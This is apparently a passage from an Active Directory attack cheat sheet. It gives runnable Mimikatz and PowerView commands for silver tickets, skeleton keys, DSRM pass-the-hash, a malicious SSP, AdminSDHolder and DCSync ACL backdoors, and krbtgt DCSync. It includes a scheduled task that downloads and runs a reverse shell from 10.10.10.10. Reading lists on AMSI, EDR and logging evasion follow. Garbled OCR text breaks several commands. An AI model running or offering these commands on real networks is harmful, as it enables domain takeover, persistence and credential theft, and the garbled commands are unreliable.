/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future

Invoke-Mimikatz -Command	Resume
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

SILVER TICKET

• Using hash of the Domain Controller computer account

Generate Silver ticket with machine account Hash - WMI abuse

Check WMI

Get-WmiObject -Class win32_operatingsystem -ComputerName machine.target.local Silver ticket parameters

Invoke-Mimikatz -Command	Resume
kerberos::golden	Name of the module (there is no Silver module!)
/User:Administrator	Username for which the TGT is generated
/domain:lab.domain.local	Domain FQDN
/sid:S-1-5-x-x-x	SID of the domain
/target:DC01.lab.domain.local	Target server FQDN

Invoke-Mimikatz -Command	Resume
/service:cifs	The SPN name of service for which TGS is to be created
/rc4:000000000000000000000000000000000000	NTLM (RC4) hash of the service account. Use /aes128 and /aes256 for using AES keys
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt	Injects the ticket in current PowerShell process - no need to save the ticket on disk
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

Create a silver ticket for the HOST SPN which will allow us to schedule a task

CONFIGURE REMOTE TASK

schtasks /create /S DC01.lab.domain.local /SC Weekly /RU "NT Authority\SYSTEM" /TN "Abuse01" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString("http://10.10.10.10/Invoke-PowerShellTcp.ps1"')"

EXEC REMOTE TASK

schtasks /Run /S DC01.lab.domain.local /TN "Abuse01"

SKELETON KEY

REMOTE

\$sess = New-PSSession DC01.domain.local

Enter-PSSession -Session \$sess

BYPASS AMSI AND EXIT

Invoke-Command -FilePath C:\Invoke-Mimikatz.ps1 -Session \$sess

Enter-PSSession -Session \$sess

Invoke-Mimikatz -Command ""privilege::debug" "misc::skeleton"

#OR

Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton" -ComputerName DC01.lab.dmoain.local

LOGIN

Enter-PSSession -Computername DC01 -credential domain\Administrator

PASSWORD mimikatz

Skeleton Key with Isass running as a protected process

mimikatz # privilege::debug

mimikatz #!+

mimikatz # !processprotect /process:lsass.exe /remove

mimikatz # misc::skeleton

mimikatz #!-

needs the mimikatz driver (mimidriv.sys) on disk of the target DC

DSRM

• Dump DSRM password (needs DA privs)

Invoke-Mimikatz -Command "token::elevate" "Isadump::sam" -Computername DC01

• Eneable DSRM account to login

Enter-PSSession -Computername DC01

New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD

Pass the DSRM hash

Invoke-Mimikatz -Command "sekurlsa::pth /domain:DC01 /user:Administrator

/ntlm:00000000000000000000000000000000000 /run:powershell.exe"

Dump local acconut

Invoke-Mimikatz -Command '"Isadump::Isa /patch" -Computername DC01

FULL

\$sess = New-PSSession DC01.domain.local

Enter-PSSession -Session \$sess

BYPASS AMSI AND EXIT

Invoke-Command -FilePath C:\Invoke-Mimikatz.ps1 -Session \$sess

Enter-PSSession -Session \$sess

Invoke-Mimikatz -Command "token::elevate" "Isadump::sam"

ALLOW DSRM ADMINISTRATOR TO LOGIN

New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD

PASS THE HASH DSRM ADMINISTRATOR

Security Support Provider (SSP)

Drop the mimilib.dll to system32 and add mimilib to HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages

\$packages = Get-ItemProperty

HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' | select - ExpandProperty 'Security Packages'

\$packages += "mimilib"

Set-ItemProperty

HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' -Value \$packages

Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name 'Security Packages' - Value \$packages

Invoke-Mimikatz -Command "misc::memssp"

CHECK C:\Windows\system32\kiwissp.log

ADMINSDHOLDER

 Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL

Protected Groups	
Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

Well known abuse

Groups	Resume
Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers

Add FullControl permissions for a user to the AdminSDHolder using PowerView as DA

 $\label{lem:countName} Add-ObjectAcl\ -TargetADSprefix\ 'CN=AdminSDHolder, CN=System'\ -PrincipalSamAccountName\ attacker\ -Rights\ All\ -Verbose$

Using ActiveDirectory Module and Set-ADACL

Set-ADACL -DistinguishedName

'CN=AdminSDHolder,CN=System,DC=test,DC=domain,DC=local' -Principal attacker -Verbose

• Interesting permissions (ResetPassword, WriteMembers)

Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName attacker -Rights ResetPassword -Verbose

Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName attacker -Rights WriteMembers -Verbose

Run SDProp manually

Import-Module Invoke-SDPropagator.ps1

Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose

Check the Domain Admins permission

Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?{\$_.IdentityReference - match 'attacker'}

(Get-Acl-Path 'AD:\CN=Domain Admins,CN=Users,DC=lab,DC=domain,DC=local').Access | ?{\$_.ldentityReference -match 'attacker'}

Abusing FullControl using PowerView_dev

Add-DomainGroupMember -Identity 'Domain Admins' -Members attackerda -Verbose

Add-ADGroupMember -Identity 'Domain Admins' -Members attackerda

Abusing ResetPassword using PowerView_dev

Set-DomainUserPassword -Identity targetaccount -AccountPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose

Set-ADAccountPassword -Identity targetaccount -NewPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose

CHECK REPLICATION RIGHTS, MODIFY, DCSYNC ATTACK

CHECK

..\PowerView.ps1

Get-ObjectAcl -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs | ?{(\$_.IdentityReference -match "targetuser") -and ((\$_.ObjectType -match 'replication') -or (\$_.ActiveDirectoryRights -match 'GenericAll'))}

ADD OBJECT ACL

Add-ObjectAcl -TargetDistinguishedName "dc=domain,dc=local" -PrincipalSamAccountName targetuser -Rights DCSync -Verbose

DCSYNC

Get-ObjectAcl -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs | ?{(\$_.IdentityReference -match "targetuser") -and ((\$_.ObjectType -match 'replication') -or (\$_.ActiveDirectoryRights -match 'GenericAll'))}

Rights Abuse

• Add FullControl rights

Add-ObjectAcl -TargetDistinguishedName 'DC=lab,DC=domain,DC=local' - PrincipalSamAccountName john -Rights All -Verbose

Using ActiveDirectory Module and Set-ADACL

Set-ADACL -DistinguishedName 'DC=lab,DC=domain,DC=local' -Principal john -Verbose

• Add rights for DCSync

Add-ObjectAcl -TargetDistinguishedName 'DC=lab,DC=domain,DC=local' - PrincipalSamAccountName bob -Rights DCSync -Verbose

Using ActiveDirectory Module and Set-ADACL

Set-ADACL -DistinguishedName 'DC=lab,DC=domain,DC=local' -Principal bob -GUIDRight DCSync -Verbose

Execute DCSync

Invoke-Mimikatz -Command "Isadump::dcsync /user:domain\krbtgt"

SECURITY DESCRIPTORS

- ACLs can be modified to allow non-admin users access to securable objects
- WMI
 - o On local machine for jane

Set-RemoteWMI -UserName jane -Verbose

o On remote machine for jane without explicit credentials

Set-RemoteWMI -UserName jame -ComputerName DC01 -namespace 'root\cimv2' -Verbose

o On remote machine with explicit credentials

 $Set-RemoteWMI-UserName\ jane\ -ComputerName\ DC01\ -Credential\ Administrator-namespace\ 'root\cimv2'\ -Verbose$

On remote machine remove permissions

Set-RemoteWMI -UserName jane -ComputerName DC01 -namespace 'root\cimv2' -Remove - Verbose

- PSREMOTE
 - On local machine for joe

Set-RemotePSRemoting -UserName joe -Verbose

On remote machine for joe without credentials

Set-RemotePSRemoting -UserName joe -ComputerName DC01 -Verbose

o On remote machine, remove the permissions

Set-RemotePSRemoting -UserName joe -ComputerName DC01 -Remove

- REMOTE REGISTRY
 - o Using DAMP, with admin privs on remote machine

Add-RemoteRegBackdoor - ComputerName DC01 - Trustee jack - Verbose

o As jack, retrieve machine account hash

Get-RemoteMachineAccountHash -ComputerName DC01 -Verbose

Retrieve local account hash

Get-RemoteLocalAccountHash -ComputerName DC01 -Verbose

Retrieve domain cached credentials

Get-RemoteCachedCredential -ComputerName DC01 -Verbose

https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Sheet/tree/master/H%20-%20Persistence

Payload .NET

Additional Reading

- Attacking .NET serialization
- Friday the 13th: JSON Attacks Slides
- Friday the 13th: JSON Attacks Whitepaper
- Friday the 13th: JSON Attacks Video(demos)
- Are you my Type? Slides
- Are you my Type? Whitepaper
- Exploiting .NET Managed DCOM
- Finding and Exploiting .NET Remoting over HTTP using Deserialisation

ysoserial.net references in the wild

Research:

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- https://www.nccgroup.trust/uk/about-us/newsroom-andevents/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-usingdeserialisation/
- https://www.nccgroup.trust/uk/about-us/newsroom-andevents/blogs/2018/august/aspnet-resource-files-resx-and-deserialisation-issues/

- https://www.nccgroup.trust/uk/our-research/use-of-deserialisation-in-.net-framework-methods-and-classes/?research=Whitepapers
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- https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/
- https://www.nccgroup.trust/uk/about-us/newsroom-andevents/blogs/2019/august/getting-shell-with-xamlx-files/
- https://soroush.secproject.com/blog/2019/08/uploading-web-config-for-fun-andprofit-2/

Usage:

- https://cert.360.cn/warning/detail?id=e689288863456481733e01b093c986b6
- https://labs.mwrinfosecurity.com/advisories/milestone-xprotect-net-deserializationvulnerability/
- https://soroush.secproject.com/blog/2018/12/story-of-two-published-rces-insharepoint-workflows/
- https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html
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Cheat Sheet

Privilege Escalation

PASSWORDS IN SYSVOL & GROUP POLICY PREFERENCES

- Finding Passwords in SYSVOL & Exploiting Group Policy Preferences
- Pentesting in the Real World: Group Policy Pwnage

MS14-068 KERBEROS VULNERABILITY

- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege
- <u>Digging into MS14-068, Exploitation and Defence</u>
- From MS14-068 to Full Compromise Step by Step

DNSADMINS

- Abusing DNSAdmins privilege for escalation in Active Directory
- From DNSAdmins to Domain Admin, When DNSAdmins is More than Just DNS Administration

UNCONSTRAINED DELEGATION

- <u>Domain Controller Print Server + Unconstrained Kerberos Delegation = Pwned Active</u>
 <u>Directory Forest</u>
- Active Directory Security Risk #101: Kerberos Unconstrained Delegation (or How Compromise of a Single Server Can Compromise the Domain)
- Unconstrained Delegation Permissions
- Trust? Years to earn, seconds to break

Hunting in Active Directory: Unconstrained Delegation & Forests Trusts

CONSTRAINED DELEGATION

- Another Word on Delegation
- From Kekeo to Rubeus
- S4U2Pwnage
- Kerberos Delegation, Spns And More...

INSECURE GROUP POLICY OBJECT PERMISSION RIGHTS

- Abusing GPO Permissions
- A Red Teamer's Guide to GPOs and OUs
- File templates for GPO Abuse

INSECURE ACLS PERMISSION RIGHTS

- Exploiting Weak Active Directory Permissions With Powersploit
- Escalating privileges with ACLs in Active Directory
- Abusing Active Directory Permissions with PowerView
- BloodHound 1.3 The ACL Attack Path Update
- Scanning for Active Directory Privileges & Privileged Accounts
- Active Directory Access Control List Attacks and Defense
- <u>aclpwn Active Directory ACL exploitation with BloodHound</u>

DOMAIN TRUSTS

- A Guide to Attacking Domain Trusts
- <u>It's All About Trust Forging Kerberos Trust Tickets to Spoof Access across Active</u> <u>Directory Trusts</u>
- Active Directory forest trusts part 1 How does SID filtering work?
- The Forest Is Under Control. Taking over the entire Active Directory forest
- Not A Security Boundary: Breaking Forest Trusts
- The Trustpocalypse

DCSHADOW

- Privilege Escalation With DCShadow
- DCShadow
- DCShadow explained: A technical deep dive into the latest AD attack technique
- DCShadow Silently turn off Active Directory Auditing

<u>DCShadow - Minimal permissions</u>, <u>Active Directory Deception</u>, <u>Shadowception and more</u>

RID

• Rid Hijacking: When Guests Become Admins

MICROSOFT SQL SERVER

- How to get SQL Server Sysadmin Privileges as a Local Admin with PowerUpSQL
- Compromise With Powerupsql Sql Attacks

RED FOREST

• Attack and defend Microsoft Enhanced Security Administrative

Lateral Movement

MICROSOFT SQL SERVER DATABASE LINKS

- SQL Server Link... Link... Link... and Shell: How to Hack Database Links in SQL Server!
- SQL Server Link Crawling with PowerUpSQL

PASS THE HASH

- Performing Pass-the-hash Attacks With Mimikatz
- How to Pass-the-Hash with Mimikatz
- Pass-the-Hash Is Dead: Long Live LocalAccountTokenFilterPolicy

SYSTEM CENTER CONFIGURATION MANAGER (SCCM)

- Targeted Workstation Compromise With Sccm
- PowerSCCM PowerShell module to interact with SCCM deployments

WSUS

- Remote Weaponization of WSUS MITM
- WSUSpendu
- <u>Leveraging WSUS Part One</u>

PASSWORD SPRAYING

- Password Spraying Windows Active Directory Accounts Tradecraft Security Weekly #5
- Attacking Exchange with MailSniper
- A Password Spraying tool for Active Directory Credentials by Jacob Wilkin

AUTOMATED LATERAL MOVEMENT

- GoFetch is a tool to automatically exercise an attack plan generated by the BloodHound application
- DeathStar Automate getting Domain Admin using Empire

ANGRYPUPPY - Bloodhound Attack Path Automation in CobaltStrike

Defense Evasion

IN-MEMORY EVASION

- Bypassing Memory Scanners with Cobalt Strike and Gargoyle
- In-Memory Evasions Course
- Bring Your Own Land (BYOL) A Novel Red Teaming Technique

ENDPOINT DETECTION AND RESPONSE (EDR) EVASION

- Red Teaming in the EDR age
- Sharp-Suite Process Argument Spoofing

OPSEC

- Modern Defenses and YOU!
- OPSEC Considerations for Beacon Commands
- Red Team Tradecraft and TTP Guidance
- Fighting the Toolset

MICROSOFT ATA & ATP EVASION

- Red Team Techniques for Evading, Bypassing, and Disabling MS Advanced Threat
 Protection and Advanced Threat Analytics
- Red Team Revenge Attacking Microsoft ATA
- Evading Microsoft ATA for Active Directory Domination

POWERSHELL SCRIPTBLOCK LOGGING BYPASS

PowerShell ScriptBlock Logging Bypass

POWERSHELL ANTI-MALWARE SCAN INTERFACE (AMSI) BYPASS

- How to bypass AMSI and execute ANY malicious Powershell code
- AMSI: How Windows 10 Plans to Stop Script-Based Attacks
- AMSI Bypass: Patching Technique
- <u>Invisi-Shell Hide your Powershell script in plain sight. Bypass all Powershell security features</u>

LOADING .NET ASSEMBLIES ANTI-MALWARE SCAN INTERFACE (AMSI) BYPASS

• A PoC function to corrupt the g_amsiContext global variable in clr.dll in .NET Framework Early Access build 3694

APPLOCKER & DEVICE GUARD BYPASS

<u>Living Off The Land Binaries And Scripts - (LOLBins and LOLScripts)</u>

SYSMON EVASION

- Subverting Sysmon: Application of a Formalized Security Product Evasion Methodology
- sysmon-config-bypass-finder

HONEYTOKENS EVASION

- Forging Trusts for Deception in Active Directory
- Honeypot Buster: A Unique Red-Team Tool

DISABLING SECURITY TOOLS

• Invoke-Phant0m - Windows Event Log Killer

Credential Dumping

NTDS.DIT PASSWORD EXTRACTION

- How Attackers Pull the Active Directory Database (NTDS.dit) from a Domain Controller
- Extracting Password Hashes From The Ntds.dit File

SAM (SECURITY ACCOUNTS MANAGER)

• Internal Monologue Attack: Retrieving NTLM Hashes without Touching LSASS

KERBEROASTING

- Kerberoasting Without Mimikatz
- <u>Cracking Kerberos TGS Tickets Using Kerberoast Exploiting Kerberos to Compromise the Active Directory Domain</u>
- Extracting Service Account Passwords With Kerberoasting
- Cracking Service Account Passwords with Kerberoasting
- Kerberoast PW list for cracking passwords with complexity requirements

KERBEROS AP-REP ROASTING

Roasting AS-REPs

WINDOWS CREDENTIAL MANAGER/VAULT

- Operational Guidance for Offensive User DPAPI Abuse
- <u>Jumping Network Segregation with RDP</u>

DCSYNC

- Mimikatz and DCSync and ExtraSids, Oh My
- Mimikatz DCSync Usage, Exploitation, and Detection
- <u>Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync</u>

LLMNR/NBT-NS POISONING

- Pwning with Responder A Pentester's Guide
- LLMNR/NBT-NS Poisoning Using Responder

OTHER

Compromising Plain Text Passwords In Active Directory

Persistence

GOLDEN TICKET

- Golden Ticket
- Kerberos Golden Tickets are Now More Golden

SID HISTORY

• Sneaky Active Directory Persistence #14: SID History

SILVER TICKET

- How Attackers Use Kerberos Silver Tickets to Exploit Systems
- Sneaky Active Directory Persistence #16: Computer Accounts & Domain Controller Silver Tickets

DCSHADOW

Creating Persistence With Dcshadow

ADMINSDHOLDER

- Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to (Re)Gain Domain Admin Rights
- Persistence Using Adminsdholder And Sdprop

GROUP POLICY OBJECT

Sneaky Active Directory Persistence #17: Group Policy

SKELETON KEYS

- Unlocking All The Doors To Active Directory With The Skeleton Key Attack
- Skeleton Key
- Attackers Can Now Use Mimikatz to Implant Skeleton Key on Domain Controllers & BackDoor Your Active Directory Forest

SEENABLEDELEGATIONPRIVILEGE

- The Most Dangerous User Right You (Probably) Have Never Heard Of
- <u>SeEnableDelegationPrivilege Active Directory Backdoor</u>

SECURITY SUPPORT PROVIDER

Sneaky Active Directory Persistence #12: Malicious Security Support Provider (SSP)

DIRECTORY SERVICES RESTORE MODE

- Sneaky Active Directory Persistence #11: Directory Service Restore Mode (DSRM)
- Sneaky Active Directory Persistence #13: DSRM Persistence v2

ACLS & SECURITY DESCRIPTORS

- An ACE Up the Sleeve: Designing Active Directory DACL Backdoors
- Shadow Admins The Stealthy Accounts That You Should Fear The Most
- The Unintended Risks of Trusting Active Directory

Tools & Scripts

- PowerView Situational Awareness PowerShell framework
- <u>BloodHound</u> Six Degrees of Domain Admin
- <u>Impacket</u> Impacket is a collection of Python classes for working with network protocols
- <u>aclpwn.py</u> Active Directory ACL exploitation with BloodHound
- <u>CrackMapExec</u> A swiss army knife for pentesting networks
- <u>ADACLScanner</u> A tool with GUI or command linte used to create reports of access control lists (DACLs) and system access control lists (SACLs) in Active Directory
- <u>zBang</u> zBang is a risk assessment tool that detects potential privileged account threats
- PowerUpSQL A PowerShell Toolkit for Attacking SQL Server
- Rubeus Rubeus is a C# toolset for raw Kerberos interaction and abuses
- <u>ADRecon</u> A tool which gathers information about the Active Directory and generates a report which can provide a holistic picture of the current state of the target AD environment
- <u>Mimikatz</u> Utility to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory but also perform pass-the-hash, pass-the-ticket or build Golden tickets
- <u>Grouper</u> A PowerShell script for helping to find vulnerable settings in AD Group Policy.

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